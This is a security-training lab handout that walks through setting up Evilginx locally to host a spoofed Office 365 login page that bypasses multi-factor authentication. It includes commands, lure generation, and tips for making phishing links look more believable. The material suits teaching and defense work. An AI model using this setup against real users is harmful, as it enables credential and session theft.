

# Lab 08: Setting up Evilginx to phish Office 365

## Table of Contents

Lab 08: Setting up Evilginx to phish Office 365 .....	1
Goals .....	1
Requirements.....	1
Instructions .....	1
Additional resources .....	8

## Goals

- Setup Evilginx to host an Office 365 landing page that will bypass multi-factor authentication.

## Requirements

- Kali Linux VM with Internet access.
- Student's Office 365 user account to test submitting credentials to the landing page.

## Instructions

1. Evilginx needs to be run as root, so it has permission to listen on ports 53, 80, and 443. In your Kali VM, start a root shell by opening a Terminal window and then executing the following command:

```
sudo -i
```

- Evilginx has already been installed on your Kali VM and can be started by running "evilginx" with the "-developer" flag as shown below. The developer flag is used for testing Evilginx locally without having to setup an Internet-facing web server or domain name.

```
evilginx -developer
```



```
(root@kali) - [~]
# evilginx -developer


[15:12:55] [inf] loading phishlets from: /opt/evilginx/phishlets
[15:12:55] [inf] loading configuration from: /root/.evilginx
```

*Evilginx Executed in Developer Mode*

- Your cursor will appear at the bottom of the terminal window, indicating that Evilginx is waiting for your next command. For this exercise, you'll host your phishing page on the fictitious "attacker-domain.com" domain. To do this, you must configure Evilginx with your domain name and your web server's IP address. Since your web server is running locally for this exercise, the IP address you use will be 127.0.0.1. Run the commands below to configure Evilginx with the domain name and IP address of your web server.

```
config domain attacker-domain.com
```

```
config ip 127.0.0.1
```



```
: config domain attacker-domain.com
[15:18:17] [inf] server domain set to: attacker-domain.com
[15:18:17] [war] server ip not set! type: config ip <ip_address>
: config ip 127.0.0.1
[15:18:22] [inf] server IP set to: 127.0.0.1
:
:
```

*Configuring the Phishing Server Domain and IP Address*

- Next, you'll configure Evilginx to mimic Microsoft Office 365. This is done by configuring the "o365" phishlet included with Evilginx.

```
phishlets hostname o365 attacker-domain.com
```

```
[15:18:22] [inf] server IP set to: 127.0.0.1
: phishlets hostname o365 attacker-domain.com
[15:21:32] [inf] phishlet 'o365' hostname set to: attacker-domain.com
[15:21:32] [inf] disabled phishlet 'o365'
:
```

*Configuring the "o365" Phishlet*

- When running Evilginx locally in developer mode, you'll normally need to modify your /etc/hosts file with the output of the "phishlets get-hosts o365" command shown below. This change has already been made for you on the Kali VM, but you can see the entries that should go in the /etc/hosts file by running the following command:

```
phishlets get-hosts o365
```

```
: phishlets get-hosts o365
127.0.0.1 login.attacker-domain.com
127.0.0.1 www.attacker-domain.com
```

*Entries Made in the /etc/hosts File for Local Testing*


- Enable the Evilginx web server by running the command below. When running this command on a live webserver on the Internet, Evilginx will request a free encryption certificate from Let's Encrypt so that the site appears legitimate and does not produce errors in the web browser. However, since you're running Evilginx in developer mode, it uses a self-signed certificate.

```
phishlets enable o365
```

```
: phishlets enable o365
[15:29:34] [inf] enabled phishlet 'o365'
[15:29:34] [inf] developer mode is on - will use self-signed SSL/TLS certificate
s for phishlet 'o365'
:
```


*Enabling the "o365" Phishlet*

7. To confirm that the web server is running, click on the Applications menu in the top-left corner of your screen, and open the Firefox web browser. Then browse to [www.attacker-domain.com](http://www.attacker-domain.com).




*Opening Firefox from the Applications Menu*

8. In your browser, you should see Microsoft Office page content on [www.attacker-domain.com](http://www.attacker-domain.com).



*Spofed Microsoft Content on Attacker-Domain.com*

9. Since the Office 365 phishlet also makes use of the login.attacker-domain.com subdomain, browse to "login.attacker-domain.com" in your browser as well. This time you're likely to see a Rick Astley video on YouTube.



*We've Been Rick-Rolled*

This is because login.attacker-domain.com is configured as the "landing domain" in Evilginx's o365 phishlet. When a visitor requests an unauthorized URL on the landing domain (one that does not have a valid token generated with the "lures" command), Evilginx redirects the browser to the configured redirect URL.

However, if the attacker hasn't configured Evilginx's redirect URL, the web server redirects visitors to a "Rick Roll" URL hardcoded into the Evilginx source code.

```
71 )  
72 )  
73 const DEFAULT_REDIRECT_URL = "https://www.youtube.com/watch?v=dQw4w9WgXcQ" // Rick'roll  
74 )  
75 func NewConfig(cfg_dir string, path string) (*Config, error) {  
76     c := &Config{
```

*Rick Roll URL in the Source Code*

Continuing the attack without changing the redirect URL first can be problematic. For example, here is a screenshot of a fully-configured lure URL pasted into a Google Chat session. Although the link points to a valid URL on the attacker-domain.com domain, the preview shown by Google Chat shows the title and thumbnail of the YouTube video.



*In a Real Phishing Attack, this Would not be Ideal*

10. To change the unauthorized-request redirection URL to something more believable, use the "config redirect\_url" command as shown below.

```
config redirect_url "https://www.office.com"
```

```
: config redirect url "https://www.office.com/"  
[17:26:44] [inf] unauthorized request redirection URL set to: https://www.office  
.com/  
:  
:
```

*Configuring the Redirect URL*


11. Next, use the "lures" commands shown below to generate a URL that you could send to a target.

```
lures create o365  
lures get-url 0
```

```
: lures create o365  
[15:50:32] [inf] created lure with ID: 0  
: lures get-url 0  
  
https://login.attacker-domain.com/CGbJAxtH  
  
: █
```

*Lure URL Generation*

12. Copy and paste the lure URL from your terminal into the address bar of your browser. The URL should take you to a login page for Office 365 - hosted on the login.attacker-domain.com domain.



*Office 365 Landing Page on Attacker-Domain.com*

13. You have now successfully configured a basic landing page for phishing Office 365 with Evilginx. In the next lab exercise, you will use this landing page to capture a user's username and password and take over their session - even if they have multi-factor authentication enabled.

## Additional resources

- [Evilginx 2 project on GitHub](#)